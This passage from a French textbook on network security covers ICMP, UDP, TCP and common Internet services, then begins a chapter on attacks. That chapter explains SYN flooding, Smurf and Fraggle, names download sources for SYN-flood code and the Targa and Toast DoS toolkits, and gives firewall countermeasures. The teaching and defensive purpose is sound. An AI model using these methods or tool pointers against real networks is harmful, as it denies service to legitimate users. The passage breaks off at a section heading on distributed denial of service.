Le format des messages ICMP de commande est :

Type	**Code**	**Checksum**
Identificateur	Numéro de séquence	
Données spécifiques…		

Les champs « *Identificateur* » et « *Numéro de séquence* » sont utilisés par l'émetteur pour contrôler les réponses aux requêtes. Par exemple la commande d'écho et réponse dont le champ Type est égale à 8 ou 0 respectivement, permet à une machine ou passerelle de déterminer la validité d'un chemin sur le réseau. Le champ de données spécifiques est composé de données optionnelles éventuelles de longueur variable émises par la requête d'écho et devant être renvoyées par le destinataire. Cette commande ICMP est utilisée par les outils applicatifs tels *ping* et *Traceroute*.

1.2.9.3. *Format des messages ICMP d'erreur*

Le format des messages ICMP d'erreur est :

Type	**Code**	**Checksum**
Spécifique		
En-tête IP + les 64 bits du datagramme fautif		

Le champ « *Spécifique* » est un champ de données spécifique au type d'erreur. Le champ « *En-tête IP + les 64 bits du datagramme fautif* » contient l'en-tête IP en plus des premiers 64 bits de données du datagramme pour lequel le message est émis.

Si par exemple, une passerelle détecte une boucle de routage ou un délai excessivement long, elle procède à la destruction du datagramme et expédie un message du type suivant :

Type = 11	**Code = (0 ou 1)**	**Checksum**
Tout à zéro		
En-tête IP + les 64 bits du datagramme fautif		

Si le code est égal à :

0 : la raison en est que la durée de vie a expiré ;

1 : c'est que la durée de ré-assemblage des fragments a expiré.

1.2.10. *Le modèle client-serveur*

La plupart des applications réseau sont écrites en supposant qu'un côté se comporte comme un client, et l'autre comme un serveur. La partie serveur de l'application a pour fonction de procurer des services définis pour les clients.

Nous pouvons cataloguer les serveurs en deux classes : itératifs ou concurrents. Un serveur itératif déroule la séquence suivante :

A1. attendre l'arrivée d'une requête émise par un client ;

A2. exécuter la requête du client ;

A3. retourner la réponse au client qui a émis la requête ;

A4. retourner à la phase A1.

Ce mode de fonctionnement itératif pose problème lorsque la phase A2 prend du temps. Durant ce laps de temps, aucun autre client ne peut être servi.

Un serveur concurrent, en revanche, adopte le fonctionnement suivant :

C1. attendre l'arrivée d'une requête émise par un client ;

C2. démarrer un nouveau serveur pour traiter la requête du client. Ceci peut impliquer la création d'un nouveau processus ou d'une nouvelle tâche, ce qui dépend du système d'exploitation utilisé ;

C3. retourner à la phase C1.

L'avantage d'un serveur concurrent réside dans le fait qu'il est capable de lancer d'autres serveurs pour servir les requêtes clientes. Chaque client a par définition, son propre serveur.

Les serveurs sont catalogués plutôt que les clients car en principe, un client ne peut pas savoir s'il dialogue avec un serveur itératif ou un serveur concurrent.

De façon générale, les serveurs TCP sont concurrents, et les serveurs UDP sont itératifs. Dans les deux paragraphes suivants, des exemples de serveurs UDP et TCP seront présentés.

1.2.11. *Le protocole UDP*

Le protocole UDP (RFC n° 768) utilise IP pour acheminer, d'un ordinateur à un autre, en mode non faible, des datagrammes qui lui sont transmis par une application. Il est situé au-dessus de IP. Le contrôle d'intégrité des données transmises est à la charge de l'application utilisant les services d'UDP.

UDP n'utilise pas d'accusé de réception et ne peut par conséquent garantir la bonne réception des données. Il ne restitue pas les messages qui n'arrivent pas dans l'ordre de leur émission et il n'assure pas non plus le contrôle du flux. Il se peut donc que le récepteur ne soit pas apte à faire face au flux de datagrammes qui lui arrivent. C'est donc à l'application qui utilise UDP de gérer les problèmes de perte de messages, de duplications, de retards, de séquencements, etc.

Cependant, UDP fournit un service supplémentaire par rapport à IP. Il permet de distinguer plusieurs applications destinataires sur la même machine par l'intermédiaire des ports. Un port est une destination abstraite sur une machine identifiée par un numéro qui sert d'interface à l'application pour recevoir et émettre des données, figure 1.13. L'application web/80/TCP, par exemple, utilise le port 80 et le protocole TCP.

Pour transmettre un message d'une application à une autre, un numéro de port doit être identifié. Les ports dont les numéros sont inférieurs à 1024 sont des ports standard et sont affectés à des applications ou services connus. Par exemple, le numéro affecté au service Telnet est 23. Ces ports définis sont appelés « ports affectés ». Les ports dont les numéros sont supérieurs à 1023 peuvent être assignés dynamiquement aux applications.




Figure 1.13. *Identification des applications : notions de ports*

Chaque datagramme émis par UDP est encapsulé dans un datagramme IP en y fixant la valeur du protocole à 17. Le format détaillé d'un datagramme UDP contient deux parties : une partie en-tête UDP, et une partie données :

Port UDP source	Port UDP destination
Longueur du message UDP	*Checksum*
Données…	

Les numéros de port (chacun sur 16 bits) identifient les processus émetteur et récepteur. Le champ longueur contient, sur 2 octets, la taille de l'en-tête et des données transmises. Puisqu'un datagramme UDP peut ne transmettre aucune donnée, la valeur minimale de la longueur est 8. Le *checksum* est un total de contrôle qui est optionnel car il n'est pas indispensable lorsque UDP est utilisé sur un réseau très fiable. S'il est fixé à 0 c'est qu'en fait il n'a pas été calculé.

Le tableau 1.4 présente quelques ports UDP standard.

N° du port	**Mot-clé**	**Description**
7	ECHO	*Echo*
11	USERS	*Active users*
13	DAYTIME	*Daytime*
53	DOMAIN	*Domain name server*
67	BOOTPS	*Boot protocol server*
68	BOOTPC	*Boot protocol client*
69	TFTP	*Trivial file transfert protocol*

Tableau 1.4. *Exemples de ports UDP standard*

1.2.12. *Le protocole TCP*

Contrairement à UDP, TCP est un protocole qui procure un service de flux d'octets orienté connexion fiable. Les données transmises par TCP sont encapsulées dans des datagrammes IP en y fixant la valeur du protocole à 6.

Le terme *orienté connexion* signifie que les applications dialoguant à travers TCP sont considérées l'une comme un serveur, l'autre comme un client, et qu'elles doivent établir une connexion avant de pouvoir dialoguer. Il y a donc exactement

deux extrémités communiquant l'une avec l'autre sur une connexion TCP. Cette connexion est bidirectionnelle simultanée (*full duplex*) et composée de deux flots de données indépendants et de sens contraire. Les données n'étant pas interprétées par TCP, c'est donc aux applications d'extrémité de gérer la structure du flot de données.

La fiabilité fournie par TCP consiste à remettre des datagrammes, sans perte, ni duplication, alors même qu'il utilise IP qui, lui, est un protocole de remise non fiable. Ceci est réalisé à l'aide de la technique générale de l'accusé de réception (*Ack*) présentée de manière simplifiée figure 1.14.




Figure 1.14. *Technique de l'accusé de réception (*Ack*)*
Mi = message ; Ai = accusé de réception

Chaque segment est émis avec un numéro qui sert au récepteur à renvoyer un accusé de réception. Ainsi l'émetteur sait si l'information qu'il voulait transmettre est bien parvenue à destination. De plus, à chaque envoi de segment, l'émetteur arme une temporisation qui lui sert de délai d'attente de l'accusé de réception correspondant à ce segment. Lorsque la temporisation expire sans qu'il ait reçu d'*Ack*, l'émetteur considère que le segment est perdu et il l'expédie de nouveau. Mais, à la suite d'un engorgement de réseau ou d'une perte de l'accusé de réception correspondant, il arrive que la temporisation expire alors que le segment passe sans problème. Dans ce cas, l'émetteur réexpédie le segment censé perdu, mais le récepteur garde trace des numéros de segments reçus, et est capable de faire la distinction et d'éliminer les doublons.

1.2.12.1. *Principe de la fenêtre glissante*

Si l'émetteur est obligé d'attendre un accusé avant d'émettre le paquet suivant, il va en découler une perte d'efficacité importante. La « fenêtre glissante » est prévue à cet effet pour réduire cette perte de temps.

L'émetteur peut envoyer un petit nombre de paquets avant d'être contraint d'attendre l'accusé de réception du premier d'entre eux (figure 1.15).




Figure 1.15. *Fenêtre glissante*

Plus la dimension de la « fenêtre » est importante, plus le débit peut être élevé, jusqu'à saturation du réseau. Les performances en sont d'autant plus améliorées car la bande passante est alors mieux exploitée.

1.2.12.2. *Format du segment TCP*




Figure 1.16. *Format de l'en-tête TCP*

Les flots de données sont perçus par TCP comme des séquences d'octets divisées en segments. En principe, chaque segment est transmis dans un seul datagramme. La figure 1.16 donne le format de l'en-tête d'un segment TCP qui sert aux trois fonctionnalités de TCP : établir une connexion, transférer des données et libérer une connexion.

L'en-tête, sans option, d'un segment TCP a une taille totale de 20 octets et se compose des champs suivants :

– le port source et le port destination identifient les applications émettrices et réceptrices. En les associant aux adresses IP sources et destination du datagramme IP qui transporte un segment TCP, on parvient à identifier de manière univoque chaque connexion ;

– le numéro de séquence donne la position du segment dans le flux de données envoyées par l'émetteur ; c'est-à-dire la place dans ce flux du premier octet de données transmis dans ce segment ;

– le numéro d'accusé de réception contient le numéro de séquence suivant que le récepteur s'attend à recevoir ; c'est-à-dire le numéro de séquence du dernier octet reçu avec succès plus 1 ;

– la longueur d'en-tête contient, sur 4 bits, la taille de l'en-tête, y compris les options présentes, codée en multiple de 4 octets. Ainsi, un en-tête peut avoir une taille variant de 20 octets (aucune option) à 60 octets (maximum d'options) ;

– le champ « réservé » comporte 6 bits réservés à un usage ultérieur ;

– les 6 champs bits de code qui suivent permettent de spécifier le rôle et le contenu du segment TCP. La signification de chaque bit, quand il est fixé à 1, est comme suit :

- Urg, le pointeur de données urgentes est valide,
- Ack, le champ d'accusé de réception est valide,
- Psh, ce segment requiert un *push*,
- Rst, réinitialiser la connexion,
- Syn, synchroniser les numéros de séquence pour initialiser une connexion,
- Fin, l'émetteur a atteint la fin de son flot de données ;

– la taille de fenêtre est un champ de 16 bits qui sert au contrôle de flux selon la méthode de la fenêtre glissante. Il indique le nombre d'octets (moins de 65 535) que le récepteur est prêt à accepter. Ainsi l'émetteur augmente ou diminue son flux de données en fonction de la valeur de cette fenêtre qu'il reçoit ;

– le champ « *checksum* » est un total de contrôle sur 16 bits utilisé pour vérifier la validité de l'en-tête et des données transmises ;

– le pointeur d'urgence est un *offset* positif qui, ajouté au numéro de séquence du segment, indique le numéro du dernier octet des données urgentes. Le bit Urg doit nécessairement être positionné à 1 afin d'indiquer les données urgentes que le récepteur TCP doit passer le plus rapidement possible à l'application associée à la connexion ;

– l'option la plus couramment utilisée est celle de la taille maximale du segment TCP qu'une extrémité de la connexion souhaite recevoir. Lors de l'établissement de la connexion, les deux parties négocient la taille maximale de segment (MMS, *maximale segment size*).

1.2.12.3. *Etablissement d'une connexion TCP*

La connexion débute à l'aide d'une séquence de synchronisation et d'émission d'accusés. La connexion est établie en trois temps de manière à assurer la synchronisation nécessaire entre les extrémités (figure 1.17).




Figure 1.17. *Etablissement d'une connexion TCP*

Ce processus permet d'assurer que les deux extrémités de la connexion sont prêtes à émettre et à recevoir des données. Il initialise également le numéro de séquence.

Le tableau 1.5 présente quelques ports TCP standard.

N° du Port	Mot-clé	Description
20	FTP-DATA	*File transfer protocol [default data]*
21	FTP	*File transfer protocol [control]*
23	TELNET	*Telnet*
25	SMTP	*Simple mail transfer protocol*
80	HTTP	*Hypertext transfer protocol, www*
110	POP3	*Post office protocol version 3*

Tableau 1.5. *Exemples de ports TCP standard*

1.2.13. *Les services Internet*

1.2.13.1. *Le protocole HTTP*

Le protocole HTTP (*hypertext transfer protocol*) est le protocole le plus utilisé sur Internet depuis 1990. La version 0.9 était uniquement destinée à transférer des données sur Internet (en particulier des pages web écrites en HTML). La version 1.0 du protocole (la plus utilisée) permet désormais de transférer des messages avec des en-têtes décrivant le contenu du message.

Le but du protocole HTTP est de permettre un transfert de fichiers (essentiellement au format HTML) localisés grâce à une chaîne de caractères appelée URL entre un navigateur (le client) et un serveur web (appelé d'ailleurs httpd sur les machines Unix).

Le protocole HTTP fonctionne grâce à des commandes textuelles envoyées au serveur web (par défaut sur le port 80).

1.2.13.2. *Le protocole FTP*

Le protocole FTP (*file transfer protocol*) est, comme son nom l'indique, un protocole de transfert de fichier.

La mise en place du protocole FTP date de 1971, date à laquelle un mécanisme de transfert de fichiers (décrit dans le RFC 141) entre les machines du MIT (Massachusetts Institute of Technology) avait été mis au point. De nombreux RFC ont ensuite apporté des améliorations au protocole de base, mais les plus grandes innovations datent de juillet 1973.

Le protocole FTP s'inscrit dans un modèle client-serveur, c'est-à-dire qu'une machine envoie des ordres (le client) et que l'autre attend des requêtes pour effectuer des actions (le serveur).

Le protocole FTP définit la façon selon laquelle des données doivent être transférées sur un réseau TCP/IP. Il a pour objectifs de :

– permettre un partage de fichiers entre machines distantes ;

– permettre une indépendance aux systèmes de fichiers des machines clientes et serveurs ;

– permettre de transférer des données de manière efficace.

Lors d'une connexion FTP, deux canaux de transmission sont ouverts :

– un canal pour les commandes (canal de contrôle) fonctionnant sur le port 21 ;

– un canal pour les données fonctionnant sur le port 20 ou sur un port supérieur à 1023.

1.2.13.3. *Le courrier électronique*

Le courrier électronique est considéré comme étant l'un des services les plus utilisés sur Internet. La suite de protocoles TCP/IP offre une panoplie de protocoles permettant de gérer facilement le routage du courrier sur le réseau.

Le protocole SMTP

Le protocole SMTP (*simple mail transfer protocol*) est le protocole standard permettant de transférer le courrier d'un serveur à un autre en connexion point à point.

Il s'agit d'un protocole fonctionnant en mode connecté, encapsulé dans une trame TCP/IP. Le courrier est remis directement au serveur de courrier du destinataire. Le protocole SMTP fonctionne grâce à des commandes textuelles envoyées au serveur SMTP (par défaut sur le port 25). Chacune des commandes envoyées par le client est suivie d'une réponse du serveur SMTP composée d'un numéro et d'un message descriptif.

Le protocole POP3

Le protocole POP (*post office protocol*) permet de récupérer le courrier reçu sur un serveur distant (le serveur POP). Il est nécessaire pour les personnes n'étant pas connectées en permanence à Internet afin de pouvoir consulter leurs mails quand elles le veulent.

Il existe deux principales versions de ce protocole, POP2 et POP3, auxquels sont affectés respectivement les ports 109 et 110 et fonctionnant à l'aide de commandes textuelles radicalement différentes.

Le protocole IMAP

Le protocole IMAP (*Internet message access protocol*) est un protocole alternatif au protocole POP3 mais offrant beaucoup plus de possibilités :

– IMAP permet de gérer plusieurs accès simultanés ;
– IMAP permet de gérer plusieurs boîtes aux lettres ;
– IMAP permet de trier le courrier selon plus de critères.

1.2.13.4. *Le service Telnet*

Le protocole Telnet est un protocole standard d'Internet permettant l'interfaçage de terminaux et d'applications à travers Internet. Ce protocole fournit les règles de base pour permettre de relier un client (système composé d'un affichage et d'un clavier) à un interpréteur de commande (côté serveur).

Le protocole Telnet s'appuie sur une connexion TCP pour envoyer des données au format ASCII codées sur 8 bits entre lesquelles s'intercalent des séquences de contrôle Telnet.

Ce protocole est un protocole de base, sur lequel s'appuient certains autres protocoles de la suite TCP/IP (FTP, SMTP, POP3…). Les spécifications de Telnet ne mentionnent pas d'authentification car Telnet est totalement séparé des applications qui l'utilisent (le protocole FTP définit une séquence d'authentification au-dessus de Telnet). En outre le protocole Telnet est un protocole de transfert de données non sûr, c'est-à-dire que les données qu'il véhicule circulent en clair sur le réseau (de manière non chiffrée). Lorsque le protocole Telnet est utilisé pour connecter un hôte distant à la machine sur lequel il est implémenté en tant que serveur, ce protocole est assigné au port 23.

1.2.13.5. *Le service DNS*

Le service DNS (*domain name service*) est un système de base de données répartie qui traduit les noms des machines en adresse IP et inversement. DNS constitue également le mécanisme standard de l'Internet pour stocker et lire d'autres renseignements sur les machines ; il diffuse des informations sur une machine précise vers le monde entier.

Aux premiers jours de l'Internet, il était possible pour chaque site de tenir à jour une table des hôtes qui dressait la liste du nom et du numéro de chaque machine

possible. Des millions d'hôtes étant maintenant rattachés, il n'est désormais plus possible à un quelconque site de continuer à le faire, et encore moins à tous les sites. C'est pourquoi le DNS permet à chaque site de tenir à jour des informations sur ses propres machines, et de trouver des renseignements sur tout autre site.

Fondamentalement, tout programme employant les noms de machines peut être un client DNS. Ceci comprend en fait tout programme en rapport avec les réseaux, que ce soient les programmes serveurs et clients de Telnet, SMTP, FTP et presque tous les services réseaux. DNS est donc un service essentiel sur lequel se fondent les autres. DNS fonctionne sur le port 53.

1.3. Résumé du chapitre 1

Ce chapitre introduit les réseaux locaux et particulièrement les réseaux Ethernet partagés et commutés. Il aura permis également au lecteur de maîtriser le standard des protocoles de communication des réseaux Ethernet, à savoir la série des protocoles TCP/IP. Un administrateur averti doit savoir que les usurpations visent principalement les TCP/IP. Il se doit donc de connaître les protocoles de communication en général, et les protocoles TCP/IP en particulier, afin de mieux aborder les techniques de sécurité. Nous avons également présenté quelques services Internet communs, à savoir les services HTTP (web), FTP, la messagerie électronique, et Telnet. Pour approfondir le sujet, on recommande au lecteur de consulter les nombreux livres spécialement dédiés aux réseaux locaux, aux protocoles TCP/IP et aux services Internet.

Dans le chapitre suivant, nous allons présenter principalement quelques attaques réseaux. Les chapitres d'après traiteront d'une façon approfondie l'attaque du *sniffing* (une attaque qui consiste à espionner les réseaux Ethernet) ainsi que les techniques de détection de ces activités malveillantes (les *anti-sniffers*). A travers des exemples réels et concrets, nous discuterons le danger que présente le *sniffing* pour la sécurité des informations des utilisateurs réseaux.

CHAPITRE 2

Des attaques communes sur les réseaux et les systèmes

Dans ce chapitre, nous présentons quelques attaques connues contre les réseaux et les systèmes, à savoir :

– les dénis de service ;

– les détournements de session ;

– les saturations de mémoire ;

– les attaques des mots de passe ;

– l'attaque du Unicode sur les serveurs web Microsof IIS ;

– l'attaque de *NetBios* : accès aux fichiers partagés ;

– les falsifications des adresses IP (*IP spoofing*) et des e-mails ;

– les chevaux de Troie.

Dans les chapitres suivants, nous détaillerons les attaques basées sur le *sniffing* des réseaux, ainsi que les attaques basées sur la manipulation malveillante du protocole ARP. Particulièrement, nous détaillerons l'attaque de la corruption du cache ARP (*ARP cache poisoning*), qui permet de rediriger le trafic entre deux machines ou de réaliser un déni de service.

2.1. Les attaques de déni de service

Le déni de service (*denial of service*, DoS) est l'attaque qui bloque, pour un utilisateur, l'accès à sa machine ou qui retarde le temps de réponse et le rend inacceptable. Le DoS peut survenir suite à une attaque programmée lorsqu'une personne malveillante surcharge intentionnellement une ressource ou un système ; ou accidentellement lorsqu'un utilisateur légitime, par inadvertance, déclenche une procédure inappropriée qui rend une ressource inaccessible et non disponible. Dans les deux cas, l'administrateur d'une entreprise se doit de prendre les mesures nécessaires pour protéger ses machines.

La plupart des systèmes d'exploitation, des routeurs, et d'autres composants réseaux, dont le rôle consiste à traiter des paquets TCP/IP, sont vulnérables à ce genre d'attaques. En général, il est difficile de prévoir et d'éviter les attaques DoS. Cependant, le contrôle accru des accès aux ressources et des comptes critiques ainsi que la protection des fichiers aux accès non autorisés peuvent empêcher ou retarder la plupart des d'attaques.

Si une personne n'arrive pas à accéder à une machine cible, elle va essayer d'en bloquer l'accès par une attaque DoS. Ce qui implique que même si un système est bien sécurisé et mis régulièrement à jour avec les patchs anti-bugs, les risques sont réels.

2.1.1. *Exemples d'attaques de déni de service*

En général, il y a deux types d'attaques DoS. Le premier type consiste simplement à planter un système ou un réseau. Un attaquant réalise un DoS de ce type s'il parvient à envoyer à sa victime des données ou des paquets inattendus et/ou mal formés, ce qui cause le plantage du système ou le force au redémarrage. Dès lors, personne ne peut plus utiliser les ressources du système. Dans la plupart des cas, pour remettre le système en route et en ligne l'intervention de l'administrateur consiste à redémarrer le système. Donc, ce premier type d'attaque est le plus préjudiciable parce qu'il est facile à réaliser par l'agresseur et exige une intervention humaine, du côté de la victime, pour le dépannage (le recouvrement et/ou le redémarrage).

Le second type d'attaque consiste à inonder le système ou le réseau cible par un flux d'informations tel que le système ou le réseau assailli se trouve dans l'incapacité de répondre. Par exemple, si un système ne peut traiter que 10 paquets par seconde, et qu'un agresseur lui en envoie 20 par seconde, les utilisateurs légitimes seront refusés d'accès car toutes les ressources sont occupées ou épuisées. Avec ce type d'attaque, l'agresseur doit continuellement inonder la cible avec des

paquets. Dès l'arrêt de l'envoi des paquets, l'attaque s'arrête et le système reprend son fonctionnement normal. Dans certains cas, ce type d'attaque peut planter rapidement le système, mais une intervention rapide peut résoudre le problème.

Il est important de noter que ces deux types d'attaque peuvent être lancés à partir d'une machine locale appartenant au réseau local cible, ou à partir d'un autre réseau extérieur quelconque.

Nous allons maintenant évoquer quelques attaques de déni de service pour donner une meilleure idée sur leur principe de fonctionnement. La liste suivante comporte quelques exemples, mais de nouvelles attaques de DoS apparaissent pratiquement tous les jours. Nous essayons seulement de montrer la diversité des attaques de DoS courantes et existantes à ce jour.

2.1.1.1. *L'attaque par inondation de Syn (*Syn flooding*)*

Syn flooding signifie « inondation de Syn ». C'est une attaque qui affecte la plupart des systèmes d'exploitation en exploitant un point faible dans la connexion TCP/IP *via* l'ouverture d'un nombre important de demi-connexions de TCP/IP (*half-open connections*).

Tous les systèmes connectés à Internet et fournissant des services basés sur des connexions TCP (tel qu'un serveur web, un serveur FTP ou un serveur mail) sont potentiellement exposés à ce type d'attaque. Il importe de signaler qu'en plus des attaques lancées sur un hôte spécifique, celles-ci peuvent être lancées contre des routeurs, des *firewalls*, ou autres équipements ou serveurs offrant des services TCP.

Il y a un code source de *Syn flooding* gratuit et disponible dans les adresses ci-dessous :

– code source de Synflood : www.hackersclub.com ;

– Syn flooders (Synful.c et synk4.c) : www.anticode.com.

Pour réussir son attaque Syn *flooding*, l'agresseur peut facilement écrire un code spécifique ou générer des paquets avec un générateur de paquet, tel que celui du *sniffer* CommView (voir chapitre 3).

Il y a deux méthodes pour lancer une attaque de type *Syn flooding*.

La première méthode, de loin la plus simple, consiste à envoyer des paquets Syn vers une machine cible avec une adresse source falsifiée correspondant à une machine non active. De ce fait, quand la machine cible répond, elle n'aura pas de vis-à-vis.

La seconde méthode consiste à envoyer plusieurs paquets Syn à une machine cible et à s'assurer que la machine définie dans l'adresse source de ces paquets ne répondra jamais à tous les paquets Syn/Ack renvoyés par la machine cible (figure 2.1). Autrement dit, les accusés de réception pour l'établissement de la connexion doivent être ignorés. Pour ce faire, il suffit de surveiller ces paquets et de les bloquer au niveau de la machine ou du routeur.




Figure 2.1. *L'attaque par inondation de Syn (*Syn flooding*)*

Actuellement, avec la technologie courante du protocole IP, il n'existe aucune solution à ce problème. Cependant, une configuration des routeurs et des *firewalls*, propre et adéquate, peut réduire considérablement les risques d'attaque de ce type. Un routeur ou un *firewall* peut bloquer ce type d'attaque en n'autorisant qu'un nombre limité de demi-connexions dans un état actif à un moment donné.

2.1.1.2. *L'attaque du Smurf*

L'agresseur envoie du trafic ICMP *echo request* (*ping*) à une adresse *broadcast* d'un réseau (par exemple pour le réseau 10.50.0.0, l'adresse 10.50.255.255 est une adresse de *broadcast*), en utilisant une adresse IP source falsifiée (IP-spoofed) d'une machine victime. Ainsi, toutes les machines du réseau vont envoyer des réponses de type ICMP *echo reply*, à la machine victime (figure 2.2).

Il y a trois acteurs dans cette attaque :

– le pirate ;

– un intermédiaire ;

– la victime.

Si le routeur du réseau cible ne filtre pas le trafic ICMP, sur les adresses *broadcast*, toutes les machines du réseau recevront le paquet et renverront un paquet *echo reply* en retour destiné à la machine victime.




Figure 2.2. *L'attaque du Smurf*

Un routeur ou un *firewall* peut bloquer ce type d'attaque en refusant le trafic ICMP *echo request* et *reply* entrant et sortant. Pour éliminer la possibilité d'utiliser son réseau comme un intermédiaire dans ce type d'attaque, le routeur ne doit pas permettre la diffusion des paquets comportant des adresses IP de *broadcast*.

2.1.1.3. *L'attaque du Fraggle*

Son mode d'attaque est analogue à celui de Smurf avec la seule différence qu'il agit sur des paquets UDP écho. La méthode consiste à usurper l'identité d'un intervenant dans la communication réseau et de pratiquer de nombreux *ping* du type UDP écho avec l'adresse usurpée sur le routeur principal placé en bordure du sous-réseau. Les machines de ce sous-réseau retournent l'UDP écho à la victime qui se voit submergée de réponses et ses ressources systèmes s'amoindrir.

2.1.2. *Les outils combinés de déni de service*

Comme évoqué précédemment, l'objectif final des attaques de DoS est de provoquer le refus d'accès à un réseau ou à un ordinateur, pour la seule fin de

planter le système et d'épuiser toutes ses ressources de telle sorte qu'aucune personne ne puisse les utiliser. Pour l'agresseur, la méthode et les outils de déni de service importent peu ; ce qui prime pour lui, c'est d'atteindre son objectif : que les accès aux utilisateurs légitimes soient refusés. Ainsi optera-t-il pour des programmes de DoS qui multiplient les attaques jusqu'à la réussite totale.

C'est également pour cette raison qu'au lieu d'avoir un seul programme qui procède à l'attaque du *Syn flooding*, puis un autre pour l'attaque du Smurf, les concepteurs ont pensé à les rassembler dans un seul module, et parfois plusieurs autres programmes d'attaque.

Dans ce qui suit, nous allons, à titre d'exemples, présenter *Targa* et *Toast*, conçus et utilisés pour lancer une variété d'attaque de DoS.

Targa

Ce programme, écrit par un dénommé Mixter et téléchargeable à partir de *http://packetstormsecurity.nl*, utilise les codes de 8 attaques DoS et plus, assemblés en un seul programme facile à utiliser. C'est un programme très puissant, qui peut causer d'énormes dégâts dans le réseau d'une entreprise. Les attaques en question sont Bonk, Jolt, Land, Nestea, Newtear, Syndrop, Teardrop, Winnuke, 1234, Saihyousen, Oshare. L'agresseur peut choisir de lancer des attaques individuelles ou essayer toutes les attaques simultanément.

Toast

Toast est un outil intégrant un large éventail d'outils de déni de service, tels que 123, Ascend-foo, Beer, Biffit, Boink, Bonk, Coke, Conseal, Dcd3c, Fawx, Foqerc, Gewese5, Ice, Jolt, Kkill, Koc, Kox, Kod, Pimp2, Land, Misfrag, Nestea, Newtear, Octopus, Orgasm, Overdrop, Pepsi, Rape, Spiffit, Ssping, Syndrop, Synful, Synk4, etc. Cet outil peut également envoyer simultanément de multiples attaques. Il est téléchargeable à partir de *http://packetstormsecurity.nl*.

2.1.3. *L'attaque de déni de service distribué*

2.1.3.1. *Le principe*

